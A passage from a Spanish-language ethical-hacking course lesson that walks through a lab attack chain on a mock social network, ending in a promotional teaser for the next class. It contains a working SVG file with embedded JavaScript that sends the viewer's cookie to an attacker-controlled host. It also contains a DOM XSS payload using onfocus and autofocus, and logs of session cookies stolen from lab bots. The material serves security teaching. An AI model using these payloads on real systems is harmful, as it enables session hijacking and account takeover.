
```
172.17.0.2 - - [02/Apr/2026 10:12:42] code 404, message File not found
172.17.0.2 - - [02/Apr/2026 10:12:42] "GET /steal?cookie=session_id=13dde2ee-6f89-4813-b2c6-291fda0e6fc4 HTTP/1.1" 404 -
172.17.0.2 - - [02/Apr/2026 10:12:42] code 404, message File not found
172.17.0.2 - - [02/Apr/2026 10:12:42] "GET /recon?user=carlos_vega&role=user HTTP/1.1" 404 -
```

Pegamos la cookie recibida en la sección de storage del navegador, y **nos convertimos en el usuario carlos_vega**:



Paso 6 - Explotar vulnerabilidades en el chat

Ahora veremos una página de chat con una **conversación** del usuario carlos_vega con Sofía Martínez, una administradora.



El chat permite subir archivos, como por ejemplo imágenes. Creamos entonces un archivo llamado **foto.svg** (un formato de imagen que por dentro es código XML). Dentro de este archivo **escondemos un script de JavaScript diseñado para robar la cookie de quien lo abra**. Se lo enviamos a Sofía.

```
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 200 100">
  <text x="10" y="50" font-size="12">Security Report Q4 2026</text>
  <script type="text/javascript">
    new Image().src='http://192.168.0.28:9999/admin?
cookie='+document.cookie;
  </script>
</svg>
```


```
mario@pop-os:~/Escritorio$ cat foto.svg
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 200 100">
  <text x="10" y="50" font-size="12">Security Report Q4 2026</text>
  <script type="text/javascript">
    new Image().src='http://192.168.0.28:9999/admin?cookie='+document.cookie;
  </script>
</svg>
mario@pop-os:~/Escritorio$
```

Subimos el fichero, y cuando Sofía (un bot en este laboratorio) entre a nuestro chat, recibimos su **cookie de Administrador en nuestra consola**.




```
72.17.0.2 - - [02/Apr/2026 10:29:07] "GET /xss-test HTTP/1.1" 404 -
72.17.0.2 - - [02/Apr/2026 10:29:07] "GET /steal?cookie=session_id=13dde2ee-6f89-4813-b2c6-291fda0e5fc4 HTTP/1.1" 404 -
```

Pegamos su cookie en las devtools, y ahora tenemos acceso total al `/admin-panel`.
Nos hemos adueñado de la cuenta de Sofía.




Y con esta cuenta **ya somos admin** y tenemos **acceso a todos los movimientos de la red social y al panel de administración:**



Paso 7 - Compromiso del CEO


Ya somos administradores, pero queremos la cuenta del CEO para acceder a la tesorería de la empresa. Dentro del panel de administración hay un "Chat de Administradores"



Aquí, los filtros de seguridad bloquean los ataques XSS comunes, pero descubrimos que **la web refleja el parámetro ?q= en la URL** y no bloquea el evento **onfocus**.

Usando esta vulnerabilidad (DOM XSS), creamos un enlace infectado:

```
/?q=<input onfocus="alert(1)" autofocus>
```

Entonces podemos usar el siguiente payload.

```
http://192.168.0.28:9000/?
%20q=%3Cinput%20onfocus%3D%22fetch(...)%22%20autofocus%3E
```

Lo enviamos por el chat general, el bot del CEO hace clic, y automáticamente su sesión queda comprometida.



Y ahora recibimos en nuestro servidor las **credenciales del resto de administradores:**

```
172.17.0.2 - - [02/Apr/2026 10:35:24] code 404, message File not found
172.17.0.2 - - [02/Apr/2026 10:35:24] "GET /admin?cookie=session_id=d7de81b8-a6e7-4687-ad7f-228b5efe65f HTTP/1.1" 404 -
```

Entramos con sus credenciales al directorio `/treasury`, y **completamos el hackeo absoluto de la empresa.**

CONCLUSIÓN:

Fíjate en lo que has logrado en esta Clase 2. Toda esta cadena de ataques (**desde robar una cuenta saltándonos el móvil del usuario, hasta infectar al CEO y acceder a la tesorería**) ha sido posible por pequeños errores humanos de configuración: un filtro que no revisa comentarios, un HttpOnly en false y un chat que acepta archivos sin revisión.

Entender esta mentalidad ofensiva (Red Team) es exactamente lo que demandan miles de empresas hoy en día para evitar salir en las noticias por fugas de datos millonarias.

Pero el juego aún no termina... Hasta ahora, hemos operado de forma sigilosa robando sesiones. Pero, **¿qué pasa cuando un ciberdelincuente decide ser ruidoso, paralizar toda la empresa y exigir un rescate económico?**

En la Clase 3, daremos el salto definitivo. Verás en vivo cómo funciona el código de un **Ransomware** (el malware más temido del mundo). Y lo más importante, nuestro invitado Thomas O'neil (referente en ciberseguridad) te explicará cómo usar la Inteligencia Artificial a tu favor y cómo **posicionar tu perfil para conseguir empleo real en este sector**.

Prepara tu laboratorio **¡Nos vemos en la Clase 3!**

CURSO GRATIS CIBERSEGURIDAD Y HACKING ÉTICO

***EN EL **DÍA 3**
APRENDERÁS A
SOBREVIVIR A UN
CIBERATAQUE***

ACCEDE AL DÍA 3

BIG school